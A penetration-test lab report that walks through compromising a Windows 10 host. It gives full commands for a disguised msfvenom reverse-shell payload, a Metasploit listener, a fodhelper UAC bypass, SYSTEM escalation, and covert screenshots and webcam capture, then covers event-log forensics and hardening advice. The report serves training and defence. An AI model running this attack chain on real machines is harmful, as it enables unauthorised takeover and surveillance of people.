CONTROLLED LAB SECURITY ASSESSMENT

Windows 10/11 Endpoint Penetration Testing & Post-Exploitation Report

Practical Walkthrough: Reverse Meterpreter Payload Delivery, Silent UAC Bypass via `fodhelper.exe`, `NT AUTHORITY\SYSTEM` Escalation, Post-Exploitation Surveillance, and Windows Event Log Forensics

Overview: This report documents a controlled penetration test conducted in an isolated lab network between a Kali Linux attacker machine (`192.168.0.100`) and a 64-bit Windows 10 target machine (`192.168.0.195`). All sensitive host identifiers (device hostname, MAC address, and link-local IPv6 addresses) have been blurred in the screenshots for public repository privacy.

Parameter	Details
Classification	CONFIDENTIAL – Controlled Lab Environment (Redacted for Public Portfolio)
Scope	Windows 10 22H2+ (x64, Build 19045) Endpoint
Assessment Type	Manual Penetration Test, Post-Exploitation & Blue Team Log Analysis
Attacker Host	Kali Linux (`rifat@kali`) | IP: `192.168.0.100` (`eth0`)
Target Host	Windows 10 ×64 (`DESKTOP-[REDACTED]\rifat`) | IP: `192.168.0.195`
Tools Used	Metasploit Framework (`v6.4.112-dev`), `msfvenom`, `Meterpreter`, Event Viewer
Listener Ports	TCP 4444 (Initial Reverse Shell) & TCP 4445 (Elevated UAC Bypass Shell)
Purpose	Educational / Academic Security Research

Disclaimer: This report is produced strictly for educational and academic research purposes in an isolated lab environment. No real production systems or external networks were harmed or accessed.

1. Executive Summary

This report presents the findings of a penetration test against a Windows 10 (x64) endpoint (`192.168.0.195`) from a Kali Linux machine (`192.168.0.100`). The goal was to evaluate the security impact when default host defences (Windows Defender and Windows Firewall) are disabled, and to demonstrate the full attack chain from initial access to post-exploitation and log analysis.

During the assessment, the following steps were successfully demonstrated:

- **64-Bit Payload Generation:** Created a 64-bit reverse TCP Meterpreter executable (`system_update.exe`, 7,680 bytes) using `msfvenom` and delivered it inside a ZIP archive (`Folder 4540.zip`).
- **Initial Access (Session 1):** Configured Metasploit's `exploit/multi/handler` on port `4444` to capture an initial reverse shell and extended the session timeout to 300 seconds (`--timeout 300`).
- **Silent UAC Bypass (Session 2):** Used the `exploit/windows/local/bypassuac_fodhelper` module to abuse the auto-elevating binary `fodhelper.exe`, opening an elevated administrative session on port `4445` without any UAC prompt.
- **SYSTEM Escalation & Process Migration:** Escalated to `NT AUTHORITY\SYSTEM` using `getsystem` (Named Pipe Impersonation), gathered host info with `sysinfo`, and tested process migration into `explorer.exe` and `winlogon.exe`.
- **Post-Exploitation & Live Surveillance:** Executed a hidden PowerShell command (`Process 7724`) to display a surveillance alert box on the victim's desktop, captured desktop screenshots, and took a live photo using the target's webcam (`HP TrueVision HD Camera`).
- **Blue Team Event Log Analysis:** Analysed Windows Event Viewer (`Security` log) to detect real-time attack artefacts, including Event IDs `4624` (Logon), `4672` (Special Logon), and `5379` (User Account Management).

---

2. Lab Scope & Network Topology

All testing took place inside an isolated private network (`192.168.0.0/24`) containing only the target Windows machine and the Kali Linux attacker machine.

2.1 Target Endpoint (Windows 10 ×64 — 192.168.0.195)

Running `ipconfig` in the Windows Command Prompt (`C:\Users\rifat>ipconfig`) confirmed that the target machine's active Wi-Fi adapter is assigned IPv4 address **`192.168.0.195`** (subnet mask `255.255.255.0`, default gateway `192.168.0.1`), along with a secondary virtual adapter at `192.168.56.1`. *(Link-local IPv6 addresses are blurred for privacy.)*

```
C:\Users\rifat>ipconfig
Wireless LAN adapter Wi-Fi:
   IPv4 Address. . . . . . . . . . . : 192.168.0.195
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1
```




Figure 1 — Target machine network configuration (`ipconfig` showing IPv4 address `192.168.0.195`).

2.2 Attacker Machine (Kali Linux — 192.168.0.100)

Running `ifconfig` on the Kali Linux host (`rifat@kali`) confirmed that interface `eth0` is active and assigned IPv4 address **`192.168.0.100`** (netmask `255.255.255.0`), placing both machines on the same local network. *(MAC and IPv6 addresses are blurred.)*

```
(rifat@kali)-[~]$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.0.100  netmask 255.255.255.0  broadcast 192.168.0.255
```




Figure 2 — Attacker machine network configuration (`ifconfig` showing `eth0` at `192.168.0.100`).

---

3. Technical Assessment & Exploitation Walkthrough

Phase 3.1 — Pre-Assessment Target Preparation

To focus the assessment on post-exploitation and privilege escalation rather than antivirus evasion, Windows Defender and Windows Firewall were temporarily turned off on the target machine.

1. Windows Defender Disabled: In Windows Security (*Virus & threat protection settings*), both **Real-time protection** and **Dev Drive protection** were switched **Off** so the payload binary would not be blocked on execution.




Figure 3 — Windows Defender Real-Time Protection and Dev Drive Protection turned Off on the target.

2. Windows Firewall Disabled: In Control Panel (*Windows Defender Firewall > Customize Settings*), the firewall was turned off for both **Private** and **Public** networks to allow outbound reverse TCP connections on ports 4444 and 4445.




Figure 4 — Windows Defender Firewall turned Off for both Private and Public network profiles.

Phase 3.2 — 64-Bit Payload Generation (`msfvenom`)

Because the target runs 64-bit Windows, `msfvenom` was used on Kali Linux to create a 64-bit reverse TCP Meterpreter payload (`system_update.exe`) pointing to `LHOST=192.168.0.100` and `LPORT=4444`. This produced a 510-byte raw payload inside a 7,680-byte (7.5 KB) executable, which was delivered to the target inside a ZIP archive (`Folder 4540.zip`).

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.100 LPORT=4444 -f exe > system_update.exe
Payload size: 510 bytes | Final size of exe file: 7680 bytes
```




Figure 5 — Generating the 64-bit `system_update.exe` payload (7,680 bytes) with `msfvenom`.

Phase 3.3 — Listener Setup, Initial Access & Session Timeout

Metasploit's `exploit/multi/handler` module was configured on Kali to listen on port `4444`. Once `system_update.exe` was run on the target, **Meterpreter Session 1** opened (`192.168.0.100:4444 -> 192.168.0.195:49831`). The session was then backgrounded and re-opened with a 300-second timeout (`--timeout 300`) to prevent connection drops.

```
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.0.100
set LPORT 4444
exploit
background
sessions --interact 1 --timeout 300
```



Figure 6 — Metasploit listener active; Meterpreter Session 1 opened and session timeout extended to 300 seconds.

Phase 3.4 — Privilege Escalation (UAC Bypass via `fodhelper`)

Session 1 ran under standard user privileges. To gain administrative rights without triggering a UAC prompt, Session 1 was backgrounded and the `exploit/windows/local/bypassuac_fodhelper` module was configured with `SESSION 1`, `TARGET 1` (Windows x64), and `LPORT 4445`. Running the module abused the trusted `fodhelper.exe` binary and opened an elevated high-integrity shell: **Meterpreter Session 2**.

```
use exploit/windows/local/bypassuac_fodhelper
set SESSION 1
show targets
set TARGET 1
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.0.100
set LPORT 4445
run
[*] Started reverse TCP handler on 192.168.0.100:4445
[*] Executing payload: C:\WINDOWS\system32\cmd.exe /c C:\WINDOWS\System32\fodhelper.exe
[*] Meterpreter session 2 opened (192.168.0.100:4445 -> 192.168.0.195:49836)
```




Figure 7 — Configuring and running `bypassuac_fodhelper` on Session 1 to open elevated Session 2 on port 4445.

Phase 3.5 — SYSTEM Elevation (`getsystem`), Host Info & Session Timeout Behaviour

Inside elevated Session 2, running `getsystem` escalated privileges to **`NT AUTHORITY\SYSTEM`** via Technique 1 (*Named Pipe Impersonation*), which was confirmed with `getuid`. Running `sysinfo` showed the target OS details (`Windows 10 22H2+ Build 19045, x64`). Next, attempting to migrate into `explorer.exe` or run commands hit the default 15-second timeout, and even after setting `--timeout 300`, the second migration attempt caused Session 2 to close (`Reason: Died`).

```
getsystem
getuid
sysinfo
migrate -N explorer.exe
background
sessions --interact 2 --timeout 300
```




Figure 8 — Escalating to `NT AUTHORITY\SYSTEM`, viewing `sysinfo`, and observing Session 2 command timeouts and termination.

Phase 3.6 — Post-Exploitation: PowerShell Alert, Screen Capture & Active Sessions

After Session 2 closed, the UAC bypass was re-run to open fresh sessions on port `4445` (**Session 3** and **Session 4** as `NT AUTHORITY\SYSTEM`). From the active Meterpreter prompt, the following actions were performed:

- **PowerShell Alert Injection:** Ran a hidden PowerShell command (`execute -H -f powershell.exe`) that created **Process 7724** to pop up a message box on the target desktop.
- **Screen Capture:** Ran `screenshot` to save a picture of the victim's desktop to `/home/rifat/ExoeGaoX.jpeg`.

- **Process Migration & Session List:** Ran `migrate -N explorer.exe` (migrating from PID 3712 to PID 7572), then backgrounded the session and ran `sessions` to verify active Sessions 1, 3, and 4.

```
execute -H -f powershell.exe -a "-Command \"Add-Type -AssemblyName PresentationFramework;
[System.Windows.MessageBox]::Show('Your computer is under surveillance by Rifat!',
'Windows Security')\""
screenshot
migrate -N explorer.exe
background
sessions
```




Figure 9 — Spawning PowerShell Process 7724, saving screenshot `ExoeGaoX.jpeg`, migrating to `explorer.exe` (PID 7572), and listing active sessions.

Phase 3.7 — Target Desktop Proof (Surveillance MessageBox)

On the target Windows 10 desktop, Process 7724 immediately displayed a foreground popup window titled **"Windows Security"** with the message: **"Your computer is under surveillance by Rifat!"**. Behind the dialog, Windows File Explorer shows the extracted folder (`Downloads > Folder 4540`) containing the 7.5 KB (7,680-byte) `system_update.exe` application binary modified on `9/10/2026 8:21 PM`. *(Personal sidebar folders are blurred for privacy.)*




Figure 10 — Surveillance MessageBox displayed on the target desktop over the `Folder 4540` payload directory.

Phase 3.8 — Live Webcam Surveillance & Session 1 Operations

From the active sessions list, the attacker switched to **Session 1** (`sessions -i 1`) to demonstrate live camera and screen surveillance:

- **Desktop Capture (`screenshot`):** Saved a second desktop screenshot to `/home/rifat/dlUkKgJT.jpeg`.

- **Webcam Photo (`webcam_snap`):** Silently turned on the target's webcam and saved a photo to `/home/rifat/TivtMDyr.jpeg`.
- **Webcam Detection (`webcam_list`):** Identified the target's camera as `1: HP TrueVision HD Camera`, before testing process migration (`winlogon.exe` / `explorer.exe`) and switching back to Session 3.

```
sessions -i 1
screenshot
webcam_snap
webcam_list
migrate -N winlogon.exe
background
sessions -i 3
```




Figure 11 — Using Session 1 to capture a screenshot (`dlUkKgJT.jpeg`), snap a webcam photo (`TivtMDyr.jpeg`), and list `HP TrueVision HD Camera`.

4. Blue Team Forensics & Event Log Analysis

Windows Event Viewer (`Windows Logs > Security`) was inspected on the target machine right after the attack. Even if an attacker later clears logs with `clearev`, critical events are recorded in real time that a SIEM or SOC analyst can detect. In Figure 12 below, three key Event IDs are directly visible between `9:56:04 PM` and `9:58:07 PM`: **4624** (Logon), **4672** (Special Logon), and **5379** (User Account Management).

Event ID	Log Channel	Category / Phase	Description & Forensic Significance
4624	Security	Logon (Session Setup)	**Visible in Figure 12:** Successful account logon recorded during Meterpreter session creation and `getsystem` pipe impersonation.
4672	Security	Special Logon (Privilege Escalation)	**Visible in Figure 12:** Admin / `SYSTEM` privileges assigned to a new logon session during `fodhelper.exe` UAC bypass and `getsystem`.
5379	Security	User Account Mgmt (Post-Exploitation)	**Visible in Figure 12:** Windows Credential Manager credentials read or enumerated during post-exploitation activity.

Event ID	Log Channel	Category / Phase	Description & Forensic Significance
4688	Security	Process Creation	Records newly spawned processes such as `system_update.exe`, elevated `fodhelper.exe`, and hidden `powershell.exe` (PID 7724).
4104	PowerShell	Command Execution	Script Block Logging: records the full PowerShell command used to display the surveillance `MessageBox`.
1102	Security	Log Tampering	Audit log cleared: generated immediately if the attacker runs `clearev` to wipe Event Viewer history.




Figure 12 — Windows Event Viewer (`Security` log) showing Event IDs 4624 (Logon), 4672 (Special Logon), and 5379 (User Account Management).

5. Vulnerability Matrix & Risk Rating

Vulnerability / Technique	Severity	Impact Description
Disabled Endpoint Protection (Defender & Firewall Off)	**CRITICAL**	Allows unencoded payloads (`system_update.exe`) to run without quarantine and open outbound reverse shells on ports 4444 and 4445.
UAC Bypass via Auto-Elevating Binary (`fodhelper.exe`)	**HIGH**	Silently elevates a standard admin-group user to a high-integrity shell without showing any UAC consent prompt.
SYSTEM Escalation & Process Migration (`getsystem` / `explorer.exe`)	**HIGH**	Grants full `NT AUTHORITY\SYSTEM` control via Named Pipe Impersonation and allows migrating into trusted system processes.
Post-Exploitation Surveillance (Hidden PowerShell & Webcam)	**HIGH**	Permits hidden PowerShell execution (PID 7724), desktop screen capture, and silent webcam photography (HP `TrueVision HD Camera`).

Vulnerability / Technique	Severity	Impact Description
Local-Only Event Logging (No SIEM Forwarding)	**MEDIUM**	Leaves local Security logs (Events `4624`, `4672`, `5379`) exposed to erasure if an attacker runs `clearev` (Event ID `1102`).

6. Defensive Recommendations (Remediation Plan)

6.1 Enforce Tamper Protection & Antivirus

Enable Microsoft Defender Real-Time Protection and **Tamper Protection** via Group Policy or Intune so that neither local users nor `SYSTEM` processes can disable antivirus protection.

6.2 Harden UAC to 'Always Notify' & Use Least Privilege

Remove regular users from the local Administrators group and set UAC to **Always Notify**. This blocks auto-elevating binaries like `fodhelper.exe` from silently spawning administrative shells.

6.3 Enforce Strict Outbound Firewall Rules

Keep Windows Defender Firewall locked on across all profiles and block unauthorized outbound TCP traffic on non-standard ports such as `4444` and `4445`.

6.4 Centralised SIEM Log Forwarding

Forward Security Event Logs (`4624`, `4672`, `5379`, `4688`, `1102`) and PowerShell logs (`4104`) in real time to a central SIEM (e.g., Splunk or Microsoft Sentinel) so local log clearing is ineffective.

6.5 Enable PowerShell Script Block Logging

Enable PowerShell Constrained Language Mode and Script Block Logging (Event ID `4104`) via Group Policy to restrict `.NET` UI injection and record all executed PowerShell commands.

6.6 Deploy an EDR & Restrict Webcam Access

Use an Endpoint Detection & Response (EDR) solution to detect `fodhelper.exe` child processes, `getsystem` pipe impersonation, and process injection into `explorer.exe`, and restrict background webcam access via Windows Privacy policies.

7. Conclusion

This assessment demonstrates that disabling Windows Defender and the built-in Firewall allows an attacker to move from initial payload execution (`system_update.exe`) to full **`NT AUTHORITY\SYSTEM`** privileges in minutes using standard Metasploit modules. Once elevated, the attacker can run hidden PowerShell scripts, capture desktop screens, and access the webcam — though each stage leaves clear forensic traces (Events `4624`, `4672`, and `5379`) in Windows Event Viewer. Applying the defensive controls in Section 6 effectively blocks every stage of this attack chain.

Ethical Disclaimer: All activities documented in this report were conducted in an isolated virtual lab environment strictly for academic and educational purposes.